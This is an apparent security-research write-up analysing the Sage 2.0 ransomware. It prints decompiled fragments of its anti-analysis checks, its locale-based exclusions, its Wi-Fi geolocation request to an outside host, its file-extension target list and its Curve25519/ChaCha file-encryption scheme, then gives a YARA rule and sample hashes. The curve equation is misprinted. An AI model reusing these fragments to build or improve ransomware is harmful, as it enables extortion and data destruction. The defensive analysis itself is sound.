Sage 2.0 analysis

Archived: 2026-04-05 22:57:46 UTC


Introduction

Sage is a new ransomware family, a variant of CryLocker. Currently it's distributed by the same actors that are usually distributing Cerber, Locky and Spora.


In this case malspam is the infection vector. Emails from the campaign contain only malicious zip file without any text. Inside zip attachment there is malicious Word document with macro that downloads and installs ransomware.

After starting the ransomware, Windows UAC window is shown repeatedly until the user clicks yes.


At the end the encryption process is started and all files are encrypted:




Ransom message directs us to panel in the Tor network, but before we can log in we have to solve a captcha:



And finally we are greeted with “user-friendly” panel:



We can even chat with malware creators:



Interestingly, this ransomware doesn't remove itself after encryption, but copies itself to %APPDATA%\Roaming directory and re-encrypts all files after every reboot (until the ransom is paid).

Technical analysis

After this short introduction, We'll focus on the technical side (because Sage 2.0 is not completely a generic ransomware, few things are rather novel).

Main function of binary looks like this:

	int main(int argc, const char **argv, const char **envp)
	{
	ModCheck();
	DebugCheck();
	AntiDebug(v3);
	if (AntiDebugCheckMutex())

```
return 0;
GetOrGenerateMainCryptoKey();
if ( IsProtectedLocale() )
{
FingerprintLocation(2);
Sleep(0x493E0u);
FingerprintLocation(2);
Sleep(0x927C0u);
FingerprintLocation(2);
SelfDelete();
result = 0;
}
else
{
if ( !CheckFingerprintLocation() )
return 0;
result = CreateThreadsAndEncrypt(&mainEncKeyt);
}
return result;
}
```

As we see, there is a lot of fingerprinting and checks, though most of them are quite standard. More interesting features include:

Debug switch

Probably something didn't work on the first try, so there is a debug command line parameter to test that configuration data is set correctly:

```
LPWSTR *DebugCheck()
{
```

```
cmdLine = GetCommandLineW();
result = CommandLineToArgvW(cmdLine, &numArgs);
if ( numArgs == 2 )
{
result = (LPWSTR *)result[1];
if ( *result == 'd' && !*(result + 1) )
{
if ( AttachConsole(0xFFFFFFFF) )
{
stdout = GetStdHandle(0xFFFFFFF5);
debugmsg = sprintf_0("{\"b\":\"%#.*s\"}", 8, FingerprintDword + 4);
WriteFile(stdout, debugmsg, lstrlenA(debugmsg), &NumberOfBytesWritten, 0);
}
ExitProcess(0);
}
}
}
```

And surely enough, this debug parameter does what it should:

```
C:\Users\msm\Desktop>2017-01-20-malspam-ransomware-Sage-2.0-example-1.exe d
C:\Users\msm\Desktop>{"b":"04C88DFA51A881CB"}_
```

Someone probably forgot to remove this from the final version, because this is clearly a debugging feature.

Locale Check

Sage 2.0 creators like some nations more than others:

```
signed int IsProtectedLocale()
```

```
{
localeCount = GetKeyboardLayoutList(10, (HKL *)&List);
if ( localeCount <= 0 )
return 0;
i = 0;
if ( localeCount <= 0 )
return 0;
while ( 1 )
{
next = (unsigned int)(&List)[i] & 0x3FF;
if ( next == 0x23 || next == 0x3F || next == 0x19 || next == 0x22 || next == 0x43 ||
(_WORD)next == 0x85 )
break;
if ( ++i >= localeCount )
return 0;
}
return 1;
}
```

This checks user keyboard layouts:

- next == 0x23 -> Belarussian
- next == 0x3F -> Kazakh
- next == 0x19 -> Russian
- next == 0x22 -> Ukrainian
- next == 0x43 -> Uzbek
- next == 0x85 -> Sakha

We're a bit disappointed that Polish didn't make it on the exception list (If Sage creators are reading this: our locale is 0x15).

Location fingerprinting

Sage is trying to get it's host location by querying maps.googleapis.com with current SSID and MAC:

```
strcpy_((int)arg0, "/maps/api/browserlocation/json?browser=firefox&sensor=true");
i = 0;
if ( v12[1] )
{
offset = 0;
do
{
ss_ = (int)&v12[offset + 2];
if ( *(_DWORD *)ss_ <= 0x20u )
{
ToHexStrring(&mac, (unsigned __int8 *)&v12[offset + 12]);
str_append(ssid, (_BYTE *)(ss_ + 4), *(_DWORD *)ss_);
ssid[*(_DWORD *)ss_] = 0;
sprintf_1((int)arg0, "&wifi=mac:%s|ssid:%s|ss:%d", &mac, ssid, (*(_DWORD *)(ss_ + 60) >> 1) - 100);
}
++i;
offset += 90;
}
while ( i < v12[1] );
}

// ...

DoHttpGetRequest((DWORD)&dwNumberOfBytesAvailable, "maps.googleapis.com", 0x1BBu, v8)
```

Canary file

Before encryption Sage checks for existence of a special debug file:

```
if ( CreateFileW(L"C:\\Temp\\lol.txt", 0x80000000, 1u, 0, 3u, 0, 0) == (HANDLE)-1 )
{
// encryption code
}
```

Thanks to this, malware creators don't have to worry about accidentally running the executable and encrypting their own files.

Finally, if the file is not found, encryption is initiated.

Extension whitelist

Of course, not every file is encrypted – only files with whitelisted extension are touched:

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img
.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv
.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv
.pdf .djvu .jpeg .jpg .bmp .png .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz
.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db
.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd .sql .cgn .dcr .fpx
.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng
.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop
.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg
.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm
.xlsb .cntk .xlw .xlt .xlm .xlc .dif .sxc .vsd .ots .prn .ods .hwp .dotm .dotx
.docm .docx .dot .cal .shw .sldm .txt .csv .mac .met .wk3 .wk4 .uot .rtf .sldx
.xls .ppt .stw .sxw .dtd .eml .ott .odt .doc .odm .ppsm .xlr .odc .xlk .ppsx
.obi .ppam .text .docb .wb2 .mda .wk1 .sxm .otg .oab .cmd .bat .h .asx .lua .pl
.as .hpp .clas .js .fla .py .rb .jsp .cs .c .jar .java .asp .vb .vbs .asm .pas
.cpp .xml .php .plb .asc .lay6 .pp4 .pp5 .ppf .pat .sct .ms11 .lay .iff .ldf

	.tbk .swf .brd .css .dxf .dds .efx .sch .dch .ses .mml .fon .gif .psd .html
	.ico .ipe .dwg .jng .cdr .aep .aepx .123 .prel .prpr .aet .fim .pfb .ppj .indd
	.mhtm .cmx .cpt .csl .indl .dsf .ds4 .drw .indt .pdd .per .lcd .pct .prf .pst
	.inx .plt .idml .pmd .psp .ttf .3dm .ai .3ds .ps .cpx .str .cgm .clk .cdx .xhtm
	.cdt .fmv .aes .gem .max .svg .mid .iif .nd .2017 .tt20 .qsm .2015 .2014 .2013
	.aif .qbw .qbb .qbm .ptb .qbi .qbr .2012 .des .v30 .qbo .stc .lgb .qwc .qbp
	.qba .tlg .qbx .qby .1pa .ach .qpd .gdb .tax .qif .t14 .qdf .ofx .qfx .t13 .ebc
	.ebq .2016 .tax2 .mye .myox .ets .tt14 .epb .500 .txf .t15 .t11 .gpc .qtx .itf
	.tt13 .t10 .qsd .iban .ofc .bc9 .mny .13t .qxf .amj .m14 ._vc .tbp .qbk .aci
	.npc .qbmb .sba .cfp .nv2 .tfx .n43 .let .tt12 .210 .dac .slp .qb20 .saj .zdb
	.tt15 .ssg .t09 .epa .qch .pd6 .rdy .sic .ta1 .lmr .pr5 .op .sdy .brw .vnd .esv
	.kd3 .vmb .qph .t08 .qel .m12 .pvc .q43 .etq .u12 .hsr .ati .t00 .mmw .bd2 .ac2
	.qpb .tt11 .zix .ec8 .nv .lid .qmtf .hif .lld .quic .mbsb .nl2 .qml .wac .cf8
	.vbpf .m10 .qix .t04 .qpg .quo .ptdb .gto .pr0 .vdf .q01 .fcr .gnc .ldc .t05
	.t06 .tom .tt10 .qb1 .t01 .rpf .t02 .tax1 .1pe .skg .pls .t03 .xaa .dgc .mnp
	.qdt .mn8 .ptk .t07 .chg .#vc .qfi .acc .m11 .kb7 .q09 .esk .09i .cpw .sbf .mql
	.dxi .kmo .md .u11 .oet .ta8 .efs .h12 .mne .ebd .fef .qpi .mn5 .exp .m16 .09t
	.00c .qmt .cfdi .u10 .s12 .qme .int? .cf9 .ta5 .u08 .mmb .qnx .q07 .tb2 .say
	.ab4 .pma .defx .tkr .q06 .tpl .ta2 .qob .m15 .fca .eqb .q00 .mn4 .lhr .t99
	.mn9 .qem .scd .mwi .mrq .q98 .i2b .mn6 .q08 .kmy .bk2 .stm .mn1 .bc8 .pfd .bgt
	.hts .tax0 .cb .resx .mn7 .08i .mn3 .ch .meta .07i .rcs .dtl .ta9 .mem .seam
	.btif .11t .efsl .$ac .emp .imp .fxw .sbc .bpw .mlb .10t .fa1 .saf .trm .fa2
	.pr2 .xeq .sbd .fcpa .ta6 .tdr .acm .lin .dsb .vyp .emd .pr1 .mn2 .bpf .mws
	.h11 .pr3 .gsb .mlc .nni .cus .ldr .ta4 .inv .omf .reb .qdfx .pg .coa .rec .rda
	.ffd .ml2 .ddd .ess .qbmd .afm .d07 .vyr .acr .dtau .ml9 .bd3 .pcif .cat .h10
	.ent .fyc .p08 .jsd .zka .hbk .mone .pr4 .qw5 .cdf .gfi .cht .por .qbz .ens
	.3pe .pxa .intu .trn .3me .07g .jsda .2011 .fcpr .qwmo .t12 .pfx .p7b .der .nap

	.p12 .p7c .crt .csr .pem .gpg .key

Encryption

As usual, this is the most interesting thing in ransomware code. Sage 2.0 is especially unusual because it encrypts files with elliptic curve cryptography.

The curve used for encryption is y^2 = x^3 + 486662x^x + x over the prime field defined by 2^255 – 19, with base point x=9. These values are not arbitrary – this curve is also called Curve25519 and is the state of the art in modern cryptography. Not only it's one of the fastest ECC curves, it's also less vulnerable to weak RNG, designed with side-channel attacks in mind, avoids many potential implementation pitfalls, and (probably) not backdoored by any three-letter agency.

Curve25519 is used with hardcoded public key for shared secret generation. The exact code looks like this (with structures and function names by us):

```
int __cdecl GenerateMainKey(curve_key *result, const void *publicKey)
{
char mysecret[32]; // [esp+4h] [ebp-40h]@1
char shared[32]; // [esp+24h] [ebp-20h]@1

result->flag = 1;
GenerateCurve25519SecretKey(mysecret);
ComputeCurve25519MatchingPublicKey(result->gpk, mysecret);
ComputeCurve25519SharedSecret(shared, mysecret, publicKey);
ConvertBytesToCurve22519SecretKey(shared);
ComputeCurve25519MatchingPublicKey(result->pk, shared);
return 0;
}
```

This looks like properly implemented Elliptic Curve Diffie-Hellman (ECDH) protocol, but without private keys saved anywhere (they are useful only for decryption and malicious actors can create them anyway using their private key).

This may look complicated, but almost all those functions are just wrappers for ECC primitive – named CurveEncrypt by us. For example, computing matching public key is curve25519(secretKey,

basePoint) – where basePoint is equal to 9 (one 9 and 31 zeroes).

```
int __cdecl ComputeCurve25519MatchingPublicKey(char *outPtr, char *randbytes)
{
char key[32]; // [esp+8h] [ebp-20h]@1

qmemcpy(key, &Curve25519BasePoint, sizeof(key));
key[31] = Curve25519BasePointEnd & 0x7F;
return CurveEncrypt(outPtr, randbytes, key);
}
```

Shared key computation is very similar, but instead of using constant base point we use public key:

```
int __cdecl ComputeCurve25519SharedSecret(char *shared, char *mySecret, const void *otherPublicKey)
{
char a3a[32]; // [esp+8h] [ebp-20h]@1

qmemcpy(a3a, otherPublicKey, sizeof(a3a));
a3a[31] &= 0x7Fu;
return CurveEncrypt(shared, mySecret, a3a);
}
```

Due to the design of Curve25519, converting between any sequence of random bytes and a secret key is very easy – it’s enough to mask few bits:

```
curve_key *__cdecl ConvertBytesToCurve22519SecretKey(curve_key *a1)
{
curve_key *result; // eax@1
char v2; // cl@1

result = a1;
v2 = a1->gpk[31];
```

```
result->gpk[0] &= 248u;
a1->gpk[31] = v2 & 0x3F | 0x40;
return result;
}
```

And, also because of this, secret key generation is completely trivial (it’s enough to generate 32 random bytes and convert them to the secret key):

```
int __cdecl GenerateCurve25519SecretKey(_BYTE *buffer)
{
char v1; // al@1

getSecureRandom(32, (int)buffer);
v1 = buffer[31];
*buffer &= 248u;
buffer[31] = v1 & 0x3F | 0x40;
return 0;
}
```

That’s all for the key generation. What about file encryption? Files are encrypted with ChaCha (unconventional algorithm, again) and key is appended to output file – but after being encrypted with Curve25519:

```
GenerateCurve25519SecretKey(&secretKey);
ComputeCurve25519MatchingPublicKey(pubKey, &secretKey);
ComputeCurve25519SharedSecret(sharedSecret, &secretKey, ellipticCurveKey->pk);

//

ChaChaInit(&chaCha20key, (unsigned __int8 *)sharedSecret, (unsigned __int8 *)minikey);

while (bytesLeftToRead) {
// Read from file to lpBuff

```

```
ChaChaEncrypt(&chaCha20key, lpBuff, lpBuff, numBytesRead);

// Write from file to lpBuff
}

AppendFileKeyInfo(hFile_1, ellipticCurveKey, &FileSize, pubKey, a5);
```

AppendFileKeyInfo fucntion appends sharedKey and pubKey to the file:

```
int __cdecl AppendFileKeyInfo(HANDLE hFile, curve_key *sharedKey, DWORD
*dataSize, char *pubKey, int a5)
{
DWORD dataSizeV; // edx@1
int result; // eax@3
_DWORD buffer[24]; // [esp+8h] [ebp-60h]@1

buffer[0] = 0x5A9EDEAD;
qmemcpy(&buffer[1], sharedKey, 0x20u);
qmemcpy(&buffer[9], pubKey, 0x20u);
dataSizeV = *dataSize;
buffer[19] = dataSize[1];
buffer[18] = dataSizeV;
buffer[21] = a5;
buffer[20] = 0;
buffer[22] = 0x5A9EBABE;
if ( WriteFile(hFile, buffer, 0x60u, (LPDWORD)&sharedKey, 0) && sharedKey ==
(curve_key *)96 )
result = 0;
else
result = -5;
return result;
```

```
}
```

ChaCha is not very popular algorithm among ransomware creators. It's very closely related to Salsa20 which was used in Petya ransomware. We don't know why AES is not good enough for Sage – probably it's only trying to be different.

In other words, there are two sets of keys + one key pair for every encrypted file:

```
my_secret <- random
my_public <- f(my_secret) # gpk

sh_secret <- f(my_secret, c2_public)
sh_public <- f(sh_secret) # pk

fl_secret <- random
fl_public <- f(fl_secret)
fl_shared <- f(fl_secret, sh_public)

chachakey <- f(fl_shared)
```

After ransomware finishes we know only my_public, sh_public, fl_shared, but we need chachakey to actually decrypt the file.

This encryption scheme is quite solid because it makes offline encryption possible – there is no need to bother connecting with C&C and negotiating encryption keys – the public key is hardcoded in binary and because of asymmetric cryptography decryption is impossible. Assuming that malware creators didn't make any drastic implementation mistakes (and we have no reason to suspect that they did), recovery of encrypted files is impossible. Of course, it's always possible that master encryption key will eventually be leaked or released.

Additional information

Yara rules:

```
rule sage
{
meta:
author="msm"

```

```
strings:
/* ransom message */
$ransom1 = "ATTENTION! ALL YOUR FILES WERE ENCRYPTED!"
$ransom2 = "SAGE 2.0 uses military grade elliptic curve cryptography and you"

/* other strings */
$str0 = "!Recovery_%s.html"
$str1 = "/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F"

/* code */
$get_subdomain = {8B 0D ?? ?? 40 00 6A ?? [2] A1 ?? ?? 40 00 5? 5? 50 51 53 E8}
$debug_file_name = {6A 00 6A 01 68 00 00 00 80 68 [4] FF 15 [4] 83 F8 FF}
$get_request_subdomain = {74 ?? A1 [4] 5? 5? 68 ?? ?? 40 00 E8}
$get_ec_pubkey = {68 [2] 40 00 68 [2] 40 00 E8 [4] 68 B9 0B 00 00 6A 08 E8}
$get_extensions = { 8B 35 [2] 40 00 [0-3] 80 3E 00 74 24 }

condition:
all of ($ransom*) and any of ($str*)
and any of ($get_subdomain, $debug_file_name, $get_request_subdomain, $get_ec_pubkey, $get_extensions)
}
```

Hashes (sha256):

- sample 1, 362baeb80b854c201c4e7a1cfd3332fd58201e845f6aebe7def05ff0e00bf339
- sample 2, 3b4e0460d4a5d876e7e64bb706f7fdbbc6934e2dea7fa06e34ce01de8b78934c
- sample 3, ccd6a495dfb2c5e26cd65e34c9569615428801e01fd89ead8d5ce1e70c680850
- sample 4, 8a0a191d055b4b4dd15c66bfb9df223b384abb75d4bb438594231788fb556bc2
- sample 5, 0ecf3617c1d3313fdb41729c95215c4d2575b4b11666c1e9341f149d02405c05

Additional information:

- https://www.govcert.admin.ch/blog/27/saga-2.0-comes-with-ip-generation-algorithm-ipga – short, but very condensed analysis performed by Swiss CERT.
